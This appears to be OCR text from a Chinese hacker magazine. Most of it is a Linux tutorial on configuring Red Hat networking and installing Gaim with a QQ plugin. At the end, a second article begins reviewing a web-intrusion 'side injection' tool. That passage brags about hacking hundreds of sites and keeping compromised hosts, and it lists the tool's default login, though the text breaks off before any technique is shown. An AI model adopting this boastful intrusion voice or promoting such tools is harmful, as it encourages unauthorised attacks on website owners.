


图 6




图 7

Default Gateay：192.168.10.1

DNS：输入你自己的 DNS

保存设置。如果你还没有设置好主机名称：

```
# cd /etc/sysconfig
# vi network
```

编辑 HOSTNAME

```
# cd /etc
# vi hosts
```

加入：

192.168.10.2 YourHostName

重新启动服务

```
# su
# /sbin/service network restart
```

(4)测试一下

```
网关：ping 192.168.10.1
DNS：ping DNSServer
```

在《黑客 X 档案》增刊上看到 Sagi 哥哥发表的 LUMA QQ 的安装方法，我在这里就不安装这个版本的 QQ 了。免得 Sagi 哥哥恼羞成怒，说我侵权让我请客吃饭赔罪，嘿嘿^_^

在 Linux 系统下有个聊天工具 Gaim，它有很多插件。今天我就安装上 gugong 老大开发的 Gaim-0.79 + OpenQ_0.3.0_p3 的 rpm 包。这个 QQ 插件在“中国 Linux 公社”讨论的如火如荼的。可是有很多朋友没有安装成功，在这里就把我的一些经验相赠，黑友们收好！

安装Gaim-0.79 + OpenQ_0.3.0_p3这个包之前要先安装rpm -ivh gtkspell-2.0.4-fr3.i386.rpm，然后，安装gaim-0.79-OpenQ_0.3.0_p3.gugong2.i386.rpm时会被告知："libaspell.so.15 is needed by gaim-0.79-OpenQ_0.3.0_p3.gugong2"。此时gugong大哥的贴子中给了两个办法：

第一个方法：**ln -s /usr/lib/libaspell.sc /usr/lib/libaspell.so.15**再--nodeps安装。但只有在系统中已经存在libaspell.so时该命令才有意思，否则即使你用--nodesp安装后，在装载的时候也会失败，结果就是你一启动Gaim，就马上就自动关闭。然而，第二个方法给出的那些依赖包，除了最后一个可以顺利安装，此外的几个会引起更多的依赖问题警告。如果你的系统已经安装了aspell低版本如0.33.7.1，此时最简单的办法就是升级安装aspell，直接安装**rpm -Uvh aspell-0.50.3-19.i386.rpm**会报告依赖问题。

所以加上--nodeps：

rpm -Uvh aspell-0.50.3-19.i386.rpm -nodeps

最后一步安装gaim包：

rpm -ivh gaim-0.79-OpenQ_0.3.0_p3.gugong2.i386.rpm

此时不会有任何警告，一切顺利安装成功。

下面具体说明下安装步骤：

```
# mount -t iso9660 /dev/cdrom /mnt（加载CDROM设备，并且CDROM为只读属性）
# cp /mnt/* rpm /tmp（将该软件包持拷贝到LINUX的TMP目录下）
# umount /dev/cdrom（舍载CDROM）
# cd /tmp（进入TMP目录）
# rpm -ivh gtkspell-2.0.4-fr3.i386.rpm（安装gaim-0.79 +OpenQ_0.3.0_p3这个包之前要先安装）
# rpm -Uvh aspell-0.50.3-19.i386.rpm --nodeps（升级安装aspell，强行安装不跳过依赖包）
# rpm -Uvh gaim-0.79-OpenQ_0.3.0_p3.gugong2.i386.rpm（由于偶安装的是"个人桌面"类别的Linux系统，
```

所以默认安装了低版本的Gaim。这里就Uvh升级安装Gaim，如图8。

安装完毕后，启动Gaim，如图9。




图8

1、首选项→QQ→IP地址数据文件的路径修改为：

```
/usr/share/OpenQQ/QWry.Dat
OpenQ installed directory /usr/share/OpenQQ
```




图9

2、帐户→增加→协议选择：QQ用户名：当然是你自己的QQ号了，密码：偶等你告诉我呢！唤醒我偷懒的小猫拨号上网。在Red Hat Linux 9.0系统上网、泡哥哥，如图10。




图10

最后感谢为Linux开源思想作出杰出贡献的前辈们（也包括国外的前辈们）。正是由于前人的不断努力才能有Linux系统今天的成就，才使我们这些后来人能够学习到更多的知识。文章中提到的GaimQQ安装文件已经让我做成ISO格式，提供给各位黑友使用。由于篇幅有限，还有两个方面的内容没有写完，等以后写续的时候一并奉献给各位黑友！偶还是个菜鸟，由于能力和水平所限制，文章中具体内容若有疏漏、欠妥和错误之处，恳请各位黑友一如既往，多加指正，以便今后不断改进。

（本文涉及到的工具GAIMQQ，光盘有收录）

最新旁注工具完全体验

HaJunEcK

呵呵，黑客X档案的忠实读者们，大家好啊。我今天借明小子刚刚开发出来的，最新版旁注入侵工具3.0，在此跟大家见面啦。

相信刚学黑客的朋友，都一定用过这款工具吧！这可是菜鸟的必备工具哦，想当初黑了几百个站，就是靠这个工具的，不过我没有破坏啦，只不过抓了些肉鸡玩玩！嘿嘿，现在肉鸡成群咯，sagi前天还抢了我两只鸡！可恶！）

好了言归正传！现在来看看我们最新版的旁注工具，啊哦，怎么要用户名和密码的？直接点击“登陆”，就可以进入了，这是默认的用户名和密码（账号：黑客动画吧 密码：hack58.com），图1所示。


